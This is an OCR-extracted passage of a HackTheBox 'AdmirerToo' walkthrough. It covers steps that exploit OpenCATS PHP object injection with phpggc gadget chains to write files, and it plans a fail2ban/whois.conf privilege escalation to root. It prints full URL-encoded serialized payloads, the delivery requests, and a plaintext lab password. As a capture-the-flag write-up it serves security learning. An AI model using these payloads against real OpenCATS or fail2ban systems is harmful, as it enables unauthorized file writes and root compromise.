
Server Response Time: 0.02 seconds.
© 2007-2020 OpenCATS.

```
I scroll down and there is a version number of OpenCats
I search for `OpenCATS 0.9.5.2 exploit`
https://snoopysecurity.github.io/posts/09_opencats_php_object_injection/
jennifer@admirertoo:~$ find / \-name \*opencat\* 2>/dev/null
/opt/opencats
/etc/apache2-opencats
I go into /etc/apache2-opencats
`jennifer@admirertoo:/etc/apache2-opencats`$ cat apache2.conf | grep -v "^#" | awk '!($4="")' | sed '/^[[:space:]]*$/d'
You can also just use `grep .`
jennifer@admirertoo:/etc/apache2-opencats$ cat apache2.conf | grep -v "#" | grep .
REGEX is just a fun puzzle. You just need to watch a few tutorials on the subject or maybe a few bashscripting courses and it will familiarize you with enough REGEX to get by.
jennifer@admirertoo:/etc/apache2-opencats$ cat apache2.conf | grep -v "#" | awk '!($4="")' | sed '/^[[:space:]]*$/d' | grep devel
User devel
Group devel
```

43. **It seems like the site is being run by user and group `devel`.**

```
It is the group because the user has no files
jennifer@admirertoo:~$ find / -group devel 2>/dev/null -ls
   18630      4 -rw-r--r--   1 root     devel         104 Jul 21  2021 /opt/opencats/INSTALL_BLOCK
  130578      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/src
  130579      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/etc
```

Create serialized object using `phpggc`


generate a serialized gadget chain which will store shell.php within `/var/www/public/shell.php` of the target OpenCAT system.

```
master ❯ ./phpggc -u --fast-destruct Guzzle/FW1 /var/www/public/shell.php  /tmp/shell
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00G
```

The request with the payload can now be sent.


44. **We will need to install `phpggc` to our local computer to create a serialized object**

```
▷ pacman -Ss phpggc
blackarch/phpggc 639.21f9199-1 (blackarch blackarch-webapp blackarch-exploitation)
    A library of PHP unserialize() payloads along with a tool to generate them, from command line or programmatically.
sudo pacman -S phpggc
The exploit we will create with this tool will be a "Serialized" payload. To learn more about Serialization exploitation check out `https://portswigger.net/web-security/deserialization`
I am following the guide on snoopysecurity on how to create this malicious serialized object.
https://snoopysecurity.github.io/posts/09_opencats_php_object_injection/
I copy the payload from snoopysecurity.
```

```
./phpggc -u --fast-destruct Guzzle/FW1 /var/www/public/shell.php  /tmp/shell.php
I will change a few small things.
```

---


phpggc PoC



```
jennifer@admirertoo:~$ ls -la /usr/local
total 40
drwxr-xr-x 10 root root  4096 Jul  7  2021 .
drwxr-xr-x 13 root root  4096 Jul  7  2021 ..
drwxr-xr-x  2 root root  4096 Jul  7  2021 bin
drwxrwxr-x  2 root devel 4096 Jul  7  2021 etc
drwxr-xr-x  2 root root  4096 Jul  7  2021 games
drwxr-xr-x  2 root root  4096 Jul  7  2021 include
drwxr-xr-x  4 root root  4096 Jul  7  2021 lib
lrwxrwxrwx  1 root root     9 Jul  7  2021 man -> share/man
drwxr-xr-x  2 root root  4096 Jul 21  2021 sbin
drwxr-xr-x  5 root root  4096 Jul  7  2021 share
drwxrwxr-x  2 root devel 4096 Jul  7  2021 src
```

45. **We will use the phpggc payload with a test file**

```
./phpggc -u --fast-destruct Guzzle/FW1 /var/www/public/shell.php  /tmp/shell.php
Lets create a plain text file anc write test inside or hello world.
▷ echo "Hello World" > test.txt
We will try to upload this file as our proof of concept test.
I forget how I know this but Jennifer is able to write to the group "devel" so anything in the "devel" group jennifer can write to it.
With that in mind there is only a few directories we can write to.
jennifer@admirertoo:~$ find / -group devel 2>/dev/null -ls
  18630      4 -rw-r--r--   1 root     devel         104 Jul 21  2021 /opt/opencats/INSTALL_BLOCK
 130578      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/src
 130579      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/etc
The payload uses the example of `/var/www/public` but we can not write to that group and I do not think this payload will work we try and write it in /tmp.
So we need to write the serialized payload in `/usr/local/etc/shell.php`
```



The request with the payload can now be sent.

Plaintext


```
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%
Host: dvws.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvws.local/index.php?m=activity
Cookie: _pc_tvs=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2MDkzNjMwNTYsInB0ZyI6eyJjbWY
Upgrade-Insecure-Requests: 1
```

The shell.php can now be leveraged to execute arbitrary code

46. **We will be creating the serialized object on our local machine and then uploading it to the target server.**

```
▷ phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/test /home/h@x0r/hackthebox/admirertoo/test.txt
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A12%3A%22Hello%20World%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A19%3A%22%2Fusr%2Flocal%2Fetc%2Ftest%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%3A7%3B%7D
For some reason I had to define the absolute path to the payload `test.txt` but that is fine. phpggc is in /usr/bin so it is not a path issue. Who knows but that is all I needed to do and it worked. I created a serialized object.
Now to view our payload in the browser after we upload it we will need to go to `/index.php?m=activity&parametersactivity%3AActivityDataGrid=`. I got this path from the above image. Actually, we will add that to our localhost path. So the entire path will be `http://localhost:7878/index.php?m=activity&parametersactivity%3AActivityDataGrid=<Plus our serialized payload goes here the entire thing>`
So take this to the browser and paste it. Except for the comment at the end ofcourse. Then copy your serialized payload and paste it at the tail end of the URL path.
So the whole thing should look like this below
=============================================================
http://localhost:7878/index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7
```


```
%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A12%3A%22Hello%20World%0A%22%3B%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCook
ie%5CCookieJar%00strictMode%22%3BN%3Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A19%3A%22%2Fusr%2
Flocal%2Fetc%2Ftest%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%
3A7%3B%7D
=================================================================
6. Ofcourse you have to be logged in as jennifer first. I forgot to log in.
7. http://localhost:7878
8. jennifer:bQ3u7^AxzcB7qAsxE3
```



```
jennifer@admirertoo:~$ cd /usr/local/etc
jennifer@admirertoo:/usr/local/etc$ ls -l
total 0
jennifer@admirertoo:/usr/local/etc$ ls -l
total 4
-rw-r--r-- 1 devel devel 55 Sep  2 06:44 test
jennifer@admirertoo:/usr/local/etc$ cat test
[{"Expires":1,"Discard":false,"Value":"Hello World\n"}
```

47. **I paste in the serialized payload into the browser and I hit enter and nothing seems to happen. However, something did happen. We had an arbitrary file write that occured. If you check you ssh session as jennifer and go to `/user/local/etc` and `ls` you will see the arbitrary file uploaded to the target**

```
1. jennifer@admirertoo:~$ cd /usr/local/etc
jennifer@admirertoo:/usr/local/etc$ ls -l
total 0
jennifer@admirertoo:/usr/local/etc$ ls -l
total 4
-rw-r--r-- 1 devel devel 55 Sep  2 06:44 test
jennifer@admirertoo:/usr/local/etc$ cat test
[{"Expires":1,"Discard":false,"Value":"Hello World\n"}]
2. jennifer@admirertoo:/usr/local/etc$ mount | grep ^proc
proc on /proc type proc (rw,relatime,hidepid=2)
3. We are not able to see root processes.
4. I do think this path `/usr/locat/etc` will work because If we were to get a shell it would be as devel and that would
lower our privileges not elevate them.
```



Fail2ban

Intrusion prevention software framework that protects computer servers from brute-force attacks

Fail2ban is an intrusion prevention software framework. Written in the Python programming language, it is designed to prevent brute-force attacks. It is able to run on POSIX systems that have an interface to a packet-control system or firewall installed locally, such as iptables or TCP Wrapper. Wikipedia

fail2ban

> The '~!' escape executes specified command and returns you to mail compose mode without altering your message. When used without arguments, it starts your login shell. The '~|' escape pipes the message composed so far through the given shell command and replaces the message with the output the command produced. If the command produced no output, mail assumes that something went wrong and retains the old contents of your message.

48. **fail2ban is run as root**

```
1. jennifer@admirertoo:~$ ls /var/log | grep fail
fail2ban.log
fail2ban.log.1
fail2ban.log.2.gz
fail2ban.log.3.gz
```


```
2. jennifer@admirertoo:~$ ls -la /var/ | grep log
drwxr-xr-x 10 root root  4096 Sep  2 05:08 log
3. I search for `fail2ban exploit`
4. https://research.securitum.com/fail2ban-remote-code-execution/ <<< Recommend reading this article.
```

---

whois

49. **If you read the article you can see that the most likely vector to gain root would be through this whos vulnerability in mailutils using an escape sequence.** **`The plan will be to create a malicious whois.conf file and get fail2ban to ban us and it will run our malicious whois.conf file when it bans us and elevate us to root either with a bash one liner inside the whois.conf file or by assigning a sticky bit to /bin/bash.`**

```
1. jennifer@admirertoo:~$ find / \-name \*whois.conf\* 2>/dev/null
/etc/fail2ban/action.d/sendmail-whois.conf
/etc/fail2ban/action.d/mail-whois.conf
2. It is funny but the other whois.conf file is being hidden some how.
3. I will show you.
4. jennifer@admirertoo:~$ strace whois 127.0.0.1
>>>openat(AT_FDCWD, "/usr/local/etc/whois.conf", O_RDONLY) = -1 ENOENT (No such file or directory)
5. So this whois.conf is being hidden from us some how. "/usr/local/etc/whois.conf"
6. jennifer@admirertoo:~$ ls -l /usr/local/etc/whois.conf
ls: cannot access '/usr/local/etc/whois.conf': No such file or directory
7. Yet the whois package is showing that it is there.
8. If you remember from earlier this is the path we were using with the serialized payload `test` that we wrote to that path `/usr/local/etc/test`. So that means we can write to this path and `/usr/local/etc/whois.conf` is mostly owned by root. Since we can not see root processes I am thinking there is a cron that is creating this whois.conf and deleleting it in that vulnerable path when fail2ban is being utilized.
```



whois.conf

```
##
# WHOIS servers for new TLDs (http://www.iana.org/domains/root/db)
# Current as of 2017-12-10 UTC
##

\.aarp$ whois.nic.aarp
\.abarth$ whois.afilias-srs.net
\.abbott$ whois.afilias-srs.net
\.abbvie$ whois.afilias-srs.net
\.abc$ whois.nic.abc
\.abogado$ whois.nic.abogado
\.abudhabi$ whois.nic.abudhabi
\.academy$ whois.donuts.co
\.accountant$ whois.nic.accountant
\.accountants$ whois.donuts.co
\.ac$ whois.nic.ac
```

50. **Creating our malicious `whois.conf` file in `/usr/local/etc` using phpggc serialized object**

```
1. You can see in the image above that is the file structure of a whois.conf file.
2. We are going to attempt a fake entrey with only our ip to select from. It may fail and we may have to try using the whois.conf format we shall see.
3. I create a fake whois.conf on my local system so I can create a malicious serialized object with it using phpggc.
4. Here is my fake whois.conf file:
=============================================
▷ vim whois.conf
▷ cat whois.conf
10.10.14.13 10.10.14.13
=============================================
5. For now all i have in the whois.conf entry is my tun0 ip address.
6. Now I will use this file can create a serialized object using phpggc just like before.
============================================
▷ phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf /home/h@x0r/hackthebox/admirertoo/whois.conf
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A24%3A%2210.10.14.13%2010.10.14.13%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%3A7%3B%7D
==============================================
```

---

51. **Now we are going to do the exact same thing as before putting in the payload in the browser**

```
1. `http://localhost:7878/index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3
```

```
A%7Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCo
okie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7
%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A526%3A%22%5D%2A10.10.14.13%2010.10.14.13%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%0A%22%3B%7D%7D%7Ds
%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00fil
ename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSess
ionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%3A7%3B%7D`
2. jennifer@admirertoo:/usr/local/etc$ ls -lahr
total 16K
-rw-r--r--  1 devel devel   67 Sep  2 08:09 whois.conf
-rw-r--r--  1 devel devel   55 Sep  2 08:00 test
3. jennifer@admirertoo:/usr/local/etc$ cat whois.conf
[{"Expires":1,"Discard":false,"Value":"10.10.14.13 10.10.14.13\n"}]
```

Creating a REGEX to mimic the file structure of whois.conf file

52. **Like i said earlier we are most likely going to have follow the structure of the whois.conf file in order for our exploit to work**

```
1. ▷ echo "10.10.14.13" > test
2. ▷ cat test | grep -oP '[foo]*10.10.14.13' <<< foo means anything
10.10.14.13
3. jennifer@admirertoo:/usr/local/etc$ cat whois.conf
[{"Expires":1,"Discard":false,"Value":"10.10.14.13 10.10.14.13\n"}]
4. To mimic the above line. we can close it with `]*` a right bracket followed by an asterisk.
5. [{"Expires":1,"Discard":false,"Value":"]*10.10.14.13 10.10.14.13\n"}]
```

53. **We have a valid whois.conf entry structure the problem is the linebreak at the end `\n` we need to remove that some how.**

```
1. It would be easier to show you the command that to try to explain it.
2. python3 -c 'print("]*10.10.14.13 10.10.14.13" + " "*500)'
3. What that python command is going to do is create the following:
>>> ]*10.10.14.13 10.10.14.13 .....................................
....................................................................
....................................................................
4. It will create serveral lines of buffer space that the whois protocol will disregard it thus getting rid of our line
break. `\n`
5. The idea to do this was inspired from this repo file `https://github.com/rfc1036/whois/blob/next/whois.c`
6. ▷ python3 -c 'print("]*10.10.14.13 10.10.14.13" + " "*500)' > whois.conf
```

---

55. **I enter the payload in the browser as before**

